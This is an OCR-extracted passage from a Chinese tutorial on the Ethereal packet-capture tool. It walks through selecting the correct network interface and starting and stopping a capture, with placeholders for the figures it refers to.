


图19




图20

"磨刀不误砍柴工，安装好Ethereal后，我们看看如何操作吧。"

"需要注意的是，第一次运行时首先要选择菜单的Capture->Options，在Interface一栏，选择对应的嗅探网卡（图21）。"

"如果选择的网卡不对，嗅探的包是有错误的。像在这里，应该选择第二个网卡，Realtek物理上的网卡（图22）。"

"选择好Interface接口后，就可以点击Start键开始嗅探。嗅探过程中，Ethereal会弹出对话框显示当前的抓包状态，包括各种类型包的个数等（图23）。"

"当想停止抓包时，点击Stop按钮。抓的包就会显示在面板中（图24）。"




图21




图22

